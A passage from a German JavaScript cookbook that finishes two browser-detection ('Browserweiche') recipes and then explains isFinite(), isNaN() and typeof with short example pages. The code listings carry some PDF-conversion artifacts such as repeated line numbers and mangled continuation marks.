47     case 16514: document.write(
48         "Windows, Netscape, Version <= 4.7");
49         break;
50     case 16516: document.write(
51         "Linux, Netscape, Version <= 4.7");
52         break;
53     case 16520: document.write(
54         "Anderes Betriebssystem, Netscape, Version <=4.7");
55         break;
56     case 129: document.write(
57         "MacOS, Netscape Version > 4.7, Firefox oder Mozilla");
58         break;
59     case 130: document.write(
60         "Windows, Netscape Version > 4.7, Firefox oder Mozilla");
61         break;
62     case 132: document.write(
63         "Linux, Netscape Version > 4.7, Firefox oder Mozilla");
64         break;
65     case 136: document.write(
66         "Anderes Betriebssystem, Netscape Version > 4.7, Firefox oder Mozilla");
67         break;
68     case 257: document.write(
69         "MacOS, Internet Explorer");
70         break;
71     case 258: document.write(
72         "Windows, Internet Explorer");
73         break;
74     case 272: document.write(
75         "Anderes Betriebssystem, Internet Explorer");
```

Listing 99: Eine sehr flexibel erweiterbare Browserweiche (Forts.)

```
75         break;
76     case 513: document.write(
77         "MacOS,Opera");
78         break;
79     case 514: document.write(
80         "Windows,Opera");
81         break;
82     case 516: document.write(
83         "Linux,Opera");
84         break;
85     case 520: document.write(
86         "Anderes Betriebssystem,Opera");
87         break;
88     case 1028: document.write(
89         "Linux,Konqueror");
90         break;
91     case 1032: document.write(
92         "Anderes Betriebssystem,Konqueror");
93         break;
94     case 2049: document.write(
95         "MacOS, anderer Browser");
96         break;
97     case 2050: document.write(
98         "Windows, anderer Browser");
99         break;
100    case 2052: document.write(
101        "Linux, anderer Browser");
102        break;
103    case 2056: document.write(
104        "Anderes Betriebssystem, anderer Browser");
105        break;
106    default: document.write(
107        "Keine bekannte Plattform/Browser/Version");
108    }
109  </script>
110  </body>
111 </html>
```

Listing 99: Eine sehr flexibel erweiterbare Browserweiche (Forts.)

Beachten Sie, dass das Rezept nicht alle Kombinationen berücksichtigt. Insbesondere, wenn sie überhaupt nicht auftreten können. So gibt es den Internet Explorer nicht unter Linux, und der Konqueror wird hier nur unter Linux oder pauschal einem anderen Betriebssystem explizit identifiziert.

Wenn Sie eine konkrete Weiterleitung zu speziell designten Seiten realisieren wollen, ersetzen Sie in der switch-Fallunterscheidung einfach den `document.write()`-Befehl durch `location.href`. Sie sollten aber auch dann nicht jeweils auf `break` verzichten, denn obwohl man annehmen könnte, es wird bei einem Treffer unmittelbar weitergeleitet und die switch-Fallunterscheidung verlassen, machen das einige Browser nicht!

Browserweiche 2

Das zweite Rezept für eine Browserweiche verwendet verschachtelte Abfragen der relevanten Bedingungen (`if-else` und `switch`). Hier in dem Rezept sollen das Betriebssystem, der Browser und für den Navigator die Version, die Bildschirmauflösung und die Farbtiefe berücksichtigt werden.

Obwohl das Listing selbst relativ lang und die Erstellung durch die stupide Kombination aller Möglichkeiten eine reine Fleißaufgabe ist, von der Sie hier einfach profitieren können¹⁷, ist es durch seine logische Struktur gut für viele Bedingungen zu verwenden und vermeidet potenzielle Fehler, die in Rezept 1 in komplexen Situationen bei der Summierung der zu prüfenden Zweierpotenzen auftreten können.

Ebenso sollten Sie sich nicht durch die relativ unelegante Programmierung täuschen lassen (keine Funktionen und einige Wiederholungen, die man zusammenfassen könnte). Wenn Sie die Weiche in der Praxis anwenden wollen, müssen Sie bloß den Zweig suchen, in dem die für Sie interessante jeweilige Bedingung genau beschrieben ist, und dort eine Weiterleitung notieren. Durch die klare Struktur ist jede Konstellation einfach zu finden und anzupassen.

Hinweis

Auf Grund der Länge des Rezepts von über 1.900 Quellcodezeilen werden wir es hier natürlich nur auszugsweise abdrucken. Sie finden das vollständige Rezept auf der Buch-CD.

Beispiel (`browserweiche2.html`):

```
01 <html>
02 <body>
03   <script language="JavaScript">
04     // Erste Identifikation : Betriebssystem
05     if (navigator.appVersion.indexOf('Mac') != -1) { // MacOS
06       // Identifikation des Browsers
07       if(navigator.appName.indexOf('Netscape')!=-1) {
08         // Identifikation der Version für den Netscape-Browser
09         if ((navigator.appName.indexOf('Netscape')!=-1) && ←
10           (parseInt(navigator.appVersion)<5)) {
11           // Identifikation der Auflösung
12           // Hier sind vier plus Defaultwert als Auflösungen realisiert.
13           switch(screen.height) {
14             case 480:
15               // Identifikation der Farbtiefe
16               switch(screen.colorDepth) {
17                 case 4: // 16 Farben
18                   document.write("MacOS, Netscape, ←
19                     Version <= 4.7, 16 Farben, ←
20                     Auflösung 480X600");
21                   break; //Farbtiefe 16 Farben
22                 case 8: // 256 Farben
```

Listing 100: Eine sehr umfangreich aufgeschlüsselte Browserweiche

17. Was man nicht alles für seine Leser macht ;-)).

```
20          document.write("MacOS, Netscape, „  
21          Version <= 4.7, 256 Farben, „  
22          Auflösung 480X600“);  
23          break; //Farbtiefe 256 Farben  
24      case 16: // 65.536 Farben  
25          document.write("MacOS, Netscape, „  
26          Version <= 4.7, 65536 Farben, „  
27          Auflösung 600X480“);  
28          break; //Farbtiefe 65.536 Farben  
29      default: // 16.777.216 + mehr Farben  
30          document.write("MacOS, Netscape, „  
31          Version <= 4.7, 16777216 + „  
32          mehr Farben, Auflösung 600X480“);  
33          break; //Farbtiefe 16777216 + „  
34          mehr Farben  
35      }  
36  
37  case 600:  
38      // Identifikation der Farbtiefe  
39      switch(screen.colorDepth) {  
40          case 4: // 16 Farben  
41          document.write("MacOS, Netscape, „  
42          Version <= 4.7, 16 Farben, „  
43          Auflösung 800X600“);  
44          break; //Farbtiefe 16 Farben  
45          case 8: // 256 Farben  
46          document.write("MacOS, Netscape, „  
47          Version <= 4.7, 256 Farben, „  
48          Auflösung 800X600“);  
49          break; //Farbtiefe 256 Farben  
50          case 16: // 65.536 Farben  
51          document.write("MacOS, Netscape, „  
52          Version <= 4.7, 65536 Farben, „  
53          Auflösung 800X600“);  
54          break; //Farbtiefe 65.536 Farben  
55          default: // 16.777.216 + mehr Farben  
56          document.write("MacOS, Netscape, „  
57          Version <= 4.7, 16777216 + „  
58          mehr Farben, Auflösung 800X600“);  
59          break; //Farbtiefe 16.777.216 + „  
60          mehr Farben  
61      }  
62  
63  case 768:  
64      // Identifikation der Farbtiefe  
65      switch(screen.colorDepth) {  
66          case 4: // 16 Farben  
67          document.write("MacOS, Netscape, „  
68          Version <= 4.7, 16 Farben, „  
69          Auflösung 1024X768“);  
70          break; //Farbtiefe 16 Farben  
71          case 8: // 256 Farben
```

Listing 100: Eine sehr umfangreich aufgeschlüsselte Browserweiche (Forts.)

156 >> Wie kann ich eine Browserweiche erstellen?

```
54          document.write("MacOS, Netscape, „  
55          Version <= 4.7, 256 Farben, „  
56          Auflösung 1024X768“);  
57      break; //Farbtiefe 256 Farben  
58  case 16: // 65.536 Farben  
59      document.write("MacOS, Netscape, „  
60      Version <= 4.7, 65536 Farben, „  
61      Auflösung 1024X768“);  
62      break; //Farbtiefe 65.536 Farben  
63  default: // 16.777.216 + mehr Farben  
64      document.write("MacOS, Netscape, „  
65      Version <= 4.7, 16777216 + „  
66      mehr Farben, Auflösung 1024X768“);  
67      break; //Farbtiefe 16.777.216 + „  
68  mehr Farben  
69      }  
70  
71  case 1024:  
72      // Identifikation der Farbtiefe  
73      switch(screen.colorDepth) {  
74          case 4: // 16 Farben  
75          document.write("MacOS, Netscape, „  
76          Version <= 4.7, 16 Farben, „  
77          Auflösung 1200X1024“);  
78          break; //Farbtiefe 16 Farben  
79          case 8: // 256 Farben  
80          document.write("MacOS, Netscape, „  
81          Version <= 4.7, 256 Farben, „  
82          Auflösung 1200X1024“);  
83          break; //Farbtiefe 256 Farben  
84          case 16: // 65.536 Farben  
85          document.write("MacOS, Netscape, „  
86          Version <= 4.7, 65536 Farben, „  
87          Auflösung 1200X1024“);  
88          break; //Farbtiefe 65.536 Farben  
89          default: // 16.777.216 + mehr Farben  
90          document.write("MacOS, Netscape, „  
91          Version <= 4.7, 16777216 + „  
92          mehr Farben, Auflösung 1200X1024“);  
93          break; //Farbtiefe 16.777.216 + „  
94          mehr Farben  
95      }  
96  
97  default:  
98      // Identifikation der Farbtiefe  
99      switch(screen.colorDepth) {  
100          case 4: // 16 Farben  
101          document.write("MacOS, Netscape, „  
102          Version <= 4.7, 16 Farben, „  
103          Defaultauflösung“);  
104          break; //Farbtiefe 16 Farben  
105          case 8: // 256 Farben
```

Listing 100: Eine sehr umfangreich aufgeschlüsselte Browserweiche (Forts.)

```
88          document.write("MacOS, Netscape, " +  
89          "Version <= 4.7, 256 Farben, " +  
90          "Defaultauflösung");  
91      break; //Farbtiefe 256 Farben  
92  case 16: // 65.536 Farben  
93      document.write("MacOS, Netscape, " +  
94      "Version <= 4.7, 65536 Farben, " +  
95      "Defaultauflösung");  
96      break; //Farbtiefe 65.536 Farben  
97  default: // 16.777.216 + mehr Farben  
98      document.write("MacOS, Netscape, " +  
99      "Version <= 4.7, 16777216 + " +  
100     "mehr Farben, Defaultauflösung");  
101    break; //Farbtiefe 16.777.216 + " +  
102     "mehr Farben  
103  }  
104 } // Ende Navigator <= 4.7  
...  
1831 else {  
1832     // Identifikation der Auflösung  
1833     // Hier sind vier plus Defaultwert als Auflösungen +  
1834     realisiert.  
1835     switch(screen.height) {  
1836         case 480:  
1837             // Identifikation der Farbtiefe  
1838             switch(screen.colorDepth) {  
1839                 case 4: // 16 Farben  
1840                     document.write("Anderes " +  
1841                     "Betriebssystem, Anderer Browser, " +  
1842                     "16 Farben, Auflösung 600X480");  
1843                 break; //Farbtiefe 16 Farben  
1844                 case 8: // 256 Farben  
1845                     document.write("Anderes " +  
1846                     "Betriebssystem, Anderer Browser, " +  
1847                     "256 Farben, Auflösung 600X480");  
1848                 break; //Farbtiefe 256 Farben  
1849                 case 16: // 65.536 Farben  
1850                     document.write("Anderes " +  
1851                     "Betriebssystem, Anderer Browser, " +  
1852                     "65536 Farben, Auflösung 600X480");  
1853                 break; //Farbtiefe 65.536 Farben  
1854                 default: // 16.777.216 + mehr Farben  
1855                     document.write("Anderes " +  
1856                     "Betriebssystem, Anderer Browser, " +  
1857                     "16777216 + mehr Farben, " +  
1858                     "Auflösung 600X480");  
1859                 break; //Farbtiefe 16.777.216 + " +  
1860                 "mehr Farben  
1861             }  
1862         case 600:
```

Listing 100: Eine sehr umfangreich aufgeschlüsselte Browserweiche (Forts.)

158 >> Wie kann ich eine Browserweiche erstellen?

```
1853 // Identifikation der Farbtiefe
1854 switch(screen.colorDepth) {
1855     case 4: // 16 Farben
1856         document.write("Anderes ↵
1857             Betriebssystem, Anderer Browser, ↵
1858             16 Farben, Auflösung 800X600");
1859             break; //Farbtiefe 16 Farben
1860     case 8: // 256 Farben
1861         document.write("Anderes ↵
1862             Betriebssystem, Anderer Browser, ↵
1863             256 Farben, Auflösung 800X600");
1864             break; //Farbtiefe 256 Farben
1865     case 16: // 65.536 Farben
1866         document.write("Anderes ↵
1867             Betriebssystem, Anderer Browser, ↵
1868             65536 Farben, Auflösung 800X600");
1869             break; //Farbtiefe 65.536 Farben
1870     default: // 16.777.216 + mehr Farben
1871         document.write("Anderes ↵
1872             Betriebssystem, Anderer Browser, ↵
1873             16777216 + mehr Farben, ↵
1874                 Auflösung 800X600");
1875             break; //Farbtiefe 16.777.216 + ↵
1876                 mehr Farben
1877         }
1878     case 768:
1879         // Identifikation der Farbtiefe
1880         switch(screen.colorDepth) {
1881             case 4: // 16 Farben
1882                 document.write("Anderes ↵
1883                     Betriebssystem, Anderer Browser, ↵
1884                     16 Farben, Auflösung 1024X768");
1885                     break; //Farbtiefe 16 Farben
1886             case 8: // 256 Farben
1887                 document.write("Anderes ↵
1888                     Betriebssystem, Anderer Browser, ↵
1889                     256 Farben, Auflösung 1024X768");
1890                     break; //Farbtiefe 256 Farben
1891             case 16: // 65.536 Farben
1892                 document.write("Anderes ↵
1893                     Betriebssystem, Anderer Browser, ↵
1894                     65536 Farben, Auflösung 1024X768");
1895                     break; //Farbtiefe 65.536 Farben
1896             default: // 16.777.216 + mehr Farben
1897                 document.write("Anderes ↵
1898                     Betriebssystem, Anderer Browser, ↵
1899                     16777216 + mehr Farben, ↵
1900                         Auflösung 1024X768");
1901                         break; //Farbtiefe 16.777.216 + ↵
1902                             mehr Farben
1903         }
```

Listing 100: Eine sehr umfangreich aufgeschlüsselte Browserweiche (Forts.)

```
1885
1886    case 1024:
1887        // Identifikation der Farbtiefe
1888        switch(screen.colorDepth) {
1889            case 4: // 16 Farben
1890                document.write("Anderes ↵
1891                    Betriebssystem, Anderer Browser, ↵
1892                    16 Farben, Auflösung 1200X1024");
1893                    break; //Farbtiefe 16 Farben
1894            case 8: // 256 Farben
1895                document.write("Anderes ↵
1896                    Betriebssystem, Anderer Browser, ↵
1897                    256 Farben, Auflösung 1200X1024");
1898                    break; //Farbtiefe 256 Farben
1899            case 16: // 65.536 Farben
1900                document.write("Anderes ↵
1901                    Betriebssystem, Anderer Browser, ↵
1902                    65536 Farben, Auflösung 1200X1024");
1903                    break; //Farbtiefe 65.536 Farben
1904            default: // 16.777.216 + mehr Farben
1905                document.write("Anderes ↵
1906                    Betriebssystem, Anderer Browser, ↵
1907                    16777216 + mehr Farben, ↵
1908                    Auflösung 1200X1024");
1909                    break; //Farbtiefe 16.777.216 +
1910                    mehr Farben
1911                }
1912
1913        default:
1914            // Identifikation der Farbtiefe
1915            switch(screen.colorDepth) {
1916                case 4: // 16 Farben
1917                    document.write("Anderes ↵
1918                        Betriebssystem, Anderer Browser, ↵
1919                        16 Farben, Defaultauflösung");
1920                        break; //Farbtiefe 16 Farben
1921                case 8: // 256 Farben
1922                    document.write("Anderes ↵
1923                        Betriebssystem, Anderer Browser, ↵
1924                        256 Farben, Defaultauflösung");
1925                        break; //Farbtiefe 256 Farben
1926                case 16: // 65.536 Farben
1927                    document.write("Anderes ↵
1928                        Betriebssystem, Anderer Browser, ↵
1929                        65536 Farben, Defaultauflösung");
1930                        break; //Farbtiefe 65.536 Farben
1931                default: // 16.777.216 + mehr Farben
1932                    document.write("Anderes ↵
1933                        Betriebssystem, Anderer Browser, ↵
1934                        16777216 + mehr Farben, ↵
1935                        Defaultauflösung");
```

Listing 100: Eine sehr umfangreich aufgeschlüsselte Browserweiche (Forts.)

160 >> Wie kann ich eine Browserweiche erstellen?

```
1917                                break; //Farbtiefe 16.777.216 + ↵  
1918                                }  
1919                            }  
1920                    } // Ende anderer Browser  
1921                } // Ende anderes Betriebssystem  
1922            </script>  
1923        </body>  
1924 </html>
```

Listing 100: Eine sehr umfangreich aufgeschlüsselte Browserweiche (Forts.)




Abbildung 56: Exakte Identifikation

Core

In diesem Kapitel werden Rezepte vorgestellt, die sich mit grundlegenden Fragen bezüglich der Sprachsyntax von JavaScript sowie dem grundsätzlichen Umgang mit Objekten beschäftigen.

16 Wie kann ich einen Test auf Unendlichkeit durchführen?

In diversen Situationen kann bei Berechnungen der Fall auftreten, dass deren Ergebnis im mathematischen Sinn nicht mehr definiert ist. Dies tritt etwa bei der Division durch die Zahl 0 auf oder bei einem Ergebnis, das den Wertebereich der numerischen Daten in JavaScript übersteigt. Dann liefert JavaScript den definierten Wert `Infinity` (unendlich).

Achtung

Sie können auf diesen Wert `Infinity` nicht direkt prüfen. So etwas geht nicht: `if (a == Infinity) ... geht nicht!`

Eine seit JavaScript 1.3 implementierte Toplevel-Funktion namens `isFinite()` evaluiert ein Argument und bestimmt, ob das Argument eine endliche Zahl ist. Die Syntax sieht so aus:

```
isFinite([Zahl])
```

Listing 101: Test auf Unendlichkeit

Wenn das Argument `NaN`¹ positiv oder negativ unendlich ist, wird `false`, andernfalls `true` zurückgegeben.

Hinweis

Ein Test auf Unendlichkeit sollte bei jedem Ausdruck verwendet werden, der dieses Resultat ergeben kann. Mit anderen Worten – das Rezept beschreibt ein unabdingbares Feature für alle mathematischen Operationen mit potenziellem Risiko in dieser Richtung. Allerdings kann es natürlich durchaus vorkommen, dass ein Programmierer bei der Programmierung nicht alle Situationen erkennt, die `Infinity` ergeben können.

Beispiel (`finite.html`):

```
01 <html>
02 <body>
03 <script language="Javascript">
04 a = Math.round(Math.random() * 3);
05 document.write(a + "<br />");
06 b = Math.round(Math.random()*10);
07 document.write(b + "<br/>");
08 if(!isFinite(b / a)){
09   document.write("Der Divisor ist " + a +
```

Listing 102: Einsatz von `isFinite()`

1. Not a Number.

162 >> Wie kann ich einen Test auf Unendlichkeit durchführen?

```

10     ". Deshalb ergab die Berechnung den Wert Infinity.");
11 }
12 else {
13     document.write("Das Ergebnis der Division von " + b
14         + " geteilt durch " + a + " ist " + b/a);
15 }
16 </script>
17 </body>
18 </html>
```

Listing 102: Einsatz von isFinite() (Forts.)

In den Zeilen 4 und 6 werden zufällig zwei Zahlen berechnet, die in der Folge durcheinander geteilt werden sollen.


Hinweis

Die Berechnung einer Zufallszahl geschieht mit der Methode `random()` aus der JavaScript-Toplevel-Klasse `Math`. Diese Methode liefert einen zufälligen Wert zwischen 0 und 1. Wenn man diesen mit einem beliebigen Wert multipliziert, kann man Zufallszahlen aus jedem gewünschten Intervall erzeugen.

Die Methode `round()` aus der Klasse `Math` rundet einen Gleitkommawert auf einen Ganzzahlwert.

Die Variable `a` nimmt den Divisor auf. Wenn dieser den Wert 0 hat, entsteht bei der Berechnung der Wert unendlich, und das resultiert in JavaScript im wohldefinierten Wert `Infinity`. In Zeile 8 wird mit `isFinite()` getestet, ob dieser Wert als Resultat der Division entsteht. Ist das nicht der Fall, wird das Ergebnis der Division ausgegeben (beachten Sie das Ausrufezeichen von `isFinite()`, um den zurückgegebenen Wahrheitswert umzudrehen).

Zeigt `isFinite(b / a)` jedoch, dass die Bewertung des Ausdrucks keinen endlichen Wert ergibt, wird eine Fehlermeldung ausgegeben.

***Abbildung 57: Der Divisor ist 0.***

17 Wie kann ich testen, ob ein Ausdruck numerisch ist?

Für viele Ausdrücke ist es notwendig, den numerischen Charakter sicherzustellen. Wenn die Evaluierung eines Ausdrucks keinen gültigen numerischen Wert ergibt, liefert JavaScript den wohldefinierten Wert `NaN`² (vom Datentyp `number`).

Achtung

Der Wert `NaN` kann aber nicht direkt in einem Vergleich verwendet werden. So etwas geht nicht: `if(a == NaN) ...`, geht nicht!

Über die JavaScript-Toplevel-Funktion `isNaN([Ausdruck])` kann getestet werden, ob ein Ausdruck `NaN` als Wert repräsentiert. Genau genommen prüft diese Funktion den übergebenen Wert, ob dieser ein erlaubter numerischer Wert ist und liefert im Erfolgsfall `true`. Ist der Ausdruck kein erlaubter numerischer Wert, erhalten Sie `false`. Allgemein setzt man die Funktion meist in Verbindung mit einer `if`-Abfrage ein. Etwa so:

```
if(isNaN(a)) ...
```

Listing 103: Abfrage auf numerisch

Achtung

Beachten Sie den kleinen, aber feinen logischen Unterschied zwischen `isFinite()` und `isNaN()`. Obwohl die Namen der Funktionen offensichtlich aussagen, was diese testen, setzen viele Anwender diese Funktionen falsch ein. Die Funktion `isFinite()` liefert in den meisten Fällen logisch gesehen `true`, wenn ein zu testender Ausdruck den gewünschten Wert (endlich) hat. Dahingegen liefert `isNaN()` logisch gesehen `true`, wenn der zu testende Ausdruck nicht numerisch ist.

Beispiel (`isnan.html`):

```
01 <html>
02 <body>
03   <script language="Javascript">
04     a = prompt("Geben Sie eine Zahl ein");
05     if(isNaN(a)){
06       alert("Ihre Eingabe war keine Zahl");
07     }
08     else {
09       document.write("Das Ergebnis der Multiplikation von 5 mal "
10         + a + " ist " + 5 * a);
11     }
12   </script>
13 </body>
14 </html>
```

Listing 104: Die Verwendung von isNaN()

2. Not a Number.

164 >> Wie kann ich den Typ einer Variablen, eines Literals beziehungsweise den ...?

In Zeile 4 wird vom Anwender die Eingabe einer Zahl verlangt. Gibt dieser eine Zahl ein, liefert die Überprüfung in Zeile 5 den Wert `false` (die Evaluierung ergibt `nicht NaN`), und die Ausgabe in Zeile 9 und 10 erfolgt.

Nimmt ein Anwender jedoch eine nicht numerische Eingabe vor, liefert `isNaN()` den Wert `true`, und damit wird der `if`-Block ausgeführt und der Anwender entsprechend warnt³.



Abbildung 58: Der Anwender hat keine Zahl eingegeben.

Tipp

Die Funktion `isNaN()` kann nicht nur auf zusammengesetzte Ausdrücke, sondern auch auf Literale und einzelne Variablen (wie in dem Beispiel) angewendet werden.

18 Wie kann ich den Typ einer Variablen, eines Literals beziehungsweise den Rückgabewert einer Funktion festlegen?

Ein Literal hat von Natur aus einen Datentyp. Der Wert selbst repräsentiert diesen, und Sie müssen sich dazu keine weiteren Gedanken machen⁴. Er ist also immer festgelegt. JavaScript ist jedoch eine lose typisierte Sprache. Das bedeutet unter anderem, dass eine Variable zur Laufzeit den Datentyp durch Wertzuweisung zugewiesen bekommt und sich ein JavaScript-Programmierer auch meist wenig Gedanken um Variablen und deren Typ machen muss. Eine Variable bekommt den Rückgabewert einer Funktion, ein Literal oder eine andere Variable zugewiesen, und schon hat die Variable den Datentyp des zugewiesenen Wertes angenommen. Beispiele:

```
var a = 1;
b = "Milliways";
```

Listing 105: Die Wertzuweisung legt den Datentyp fest.

3. ;-)

4. Dies gilt nur unter JavaScript und anderen Sprachen dieses Kalibers – also lose typisierten Sprachen. In streng typisierten Sprachen wie Java muss man sich an diversen Stellen schon Gedanken über den Datentyp eines Literals machen (hauptsächlich bei der Zuweisung zu einer Variablen eines bestimmten Typs).

Vollkommen analog dazu ergibt sich der Datentyp eines Rückgabewerts alleine daraus, welchen Wert eine Funktion zurückgibt. Beispiele:

```
function test(){  
    return 2;  
}
```

Listing 106: Der Datentyp des Rückgabewerts wird einfach durch den Wert festgelegt, den die Funktion zurückgibt.

Hinweis

So bequem dieses automatische Verhalten auch ist – Sie können diese Änderung des Datentyps auch nicht verhindern, und vor allem kann sich ein Datentyp einer Variablen zur Laufzeit unkontrollierbar verändern (siehe auch das Rezept »Wie kann ich den Typ einer Variablen beziehungsweise den Rückgabewert einer Funktion gegen automatische Typkonvertierung schützen?« auf Seite 167). Und es gibt in JavaScript auch keine andere Möglichkeit, den Datentyp einer Variablen oder eines Rückgabewerts festzulegen.

19 Wie kann ich den Typ einer Variablen, eines Literals beziehungsweise den Rückgabewert einer Funktion bestimmen?

Bei JavaScript als einer losen typisierten Sprache legen Sie den Typ einer Variablen beziehungsweise den Rückgabetyp einer Funktion jedoch nur indirekt durch Wertzuweisung fest (nicht über ein Schlüsselwort, wie es in den meisten anderen Sprachen üblich ist⁵). Und es kann sich unter anderem der Datentyp einer Variablen zur Laufzeit verändern. Eine Variable bekommt den Rückgabewert einer Funktion, ein Literal oder eine andere Variable zugewiesen, und schon hat die Variable den Datentyp des zugewiesenen Wertes angenommen (*siehe Rezept »Wie kann ich den Typ einer Variablen, eines Literals beziehungsweise den Rückgabewert einer Funktion festlegen?« auf Seite 164*).

Oft will oder muss man jedoch zur Laufzeit explizit herausbekommen, von welchem Typ eine Variable, ein Literal⁶ oder der Rückgabewert einer Funktion ist.

Und obwohl Sie nicht explizit einen Datentyp in JavaScript festlegen können, können Sie ihn zumindest im Nachhinein abfragen. Dazu nutzt man den Operator `typeof`. Mit Hilfe des Toplevel-Operators `typeof` können wir ein elementares Rezept aufbauen, über das der Datentyp eines Operanden bestimmt werden kann. Der Operator `typeof` ist ein unitärer Operator, der den Datentyp des nachgestellten Operanden in Form einer Zeichenkette zurückliefert. Dabei kann

- ▶ `number`,
- ▶ `boolean`,
- ▶ `string`,
- ▶ `undefined`,
- ▶ `function` oder

5. Etwa wie in Java mit `int a;` oder `double b;`.

6. Wobei das bei einem Literal in JavaScript trivial ist.

► object

als Ergebnis angegeben werden. Das nachfolgende Beispiel zeigt, wie der Datentyp eines Ausdrucks angezeigt werden kann.


Beispiel (*typeof1.html*):

```
01 <html>
02 <body>
03 <table border='1' width='800'>
04 <tr><th>Variable</th><th>Wert</th><th>Datentyp</th></tr>
05 <script language="Javascript">
06   a = 42;
07   b = true;
08   c = new Date();
09   var d;
10   e = "Flo";
11   f = 1.234567;
12
13   function meinFktion() {
14     return "Feli";
15   }
16
17   document.write("<tr><td>a</td><td>" + a + "</td><td>" +
18     + typeof a + ".</td></tr>")
19   document.write("<tr><td>b</td><td>" + b + "</td><td>" +
20     + typeof b + ".</td></tr>")
21   document.write("<tr><td>c</td><td>" + c + "</td><td>" +
22     + typeof c + ".</td></tr>")
23   document.write("<tr><td>d</td><td>" + d + "</td><td>" +
24     + typeof d + ".</td></tr>")
25   document.write("<tr><td>e</td><td>" + e + "</td><td>" +
26     + typeof e + ".</td></tr>")
27   document.write("<tr><td>f</td><td>" + f + "</td><td>" +
28     + typeof f + ".</td></tr>")
29   document.write("<tr><td>Funktionsaufruf meinFktion()</td><td>" +
30     + meinFktion() + "</td><td>" +
31     + typeof meinFktion() + ".</td></tr>")
32   document.write("<tr><td>Funktionsreferenz meinFktion</td><td>" +
33     + meinFktion + "</td><td>" +
34     + typeof meinFktion + ".</td></tr>")
35 </script>
36 </table>
37 </body>
38 </html>
```

Listing 107: Die Ausgabe verschiedener Datentypen mit typeof

In dem Listing wird dynamisch eine Tabelle erzeugt und mit `typeof` der Datentyp verschiedener Variablen und Rückgabewerte jeweils in den Zeilen und Spalten der Tabelle ausgegeben. Beachten Sie in dem Beispiel insbesondere die letzten beiden Ausgaben (Zeile 31 und 34). Dort wird einmal die Funktion mit Klammern (Zeile 31) und einmal ohne Klammern verwendet (Zeile 34). Der Datentyp mit Klammern ist derjenige des Rückgabewerts der Funktion, der Datentyp des Aufrufs ohne Klammern ist `function` (eine Funktionsreferenz).

Ebenso sollten Sie Zeile 9 (`var d;`) beachten. Die Variable `d` wird mit dem Schlüsselwort `var` angelegt, bekommt aber dabei nur den Defaultwert `undefined` zugewiesen.



The screenshot shows a table titled 'http://localhost/JSCodebook/Core/typeof1.html - Opera' in the browser's title bar. The table has three columns: 'Variable', 'Wert', and 'Datentyp'. The data is as follows:

Variable	Wert	Datentyp
a	42	number.
b	true	boolean.
c	Fri, 28 Jul 2006 10:59:24 GMT+0200	object.
d	undefined	undefined.
e	Flo	string.
f	1.234567	number.
Funktionsaufruf meinFktion()	Feli	string.
Funktionsreferenz meinFktion	function meinFktion() { return "Feli"; }	function.

Abbildung 59: Wert und Datentyp gegenübergestellt

20 Wie kann ich den Typ einer Variablen beziehungsweise den Rückgabewert einer Funktion gegen automatische Typkonvertierung schützen?

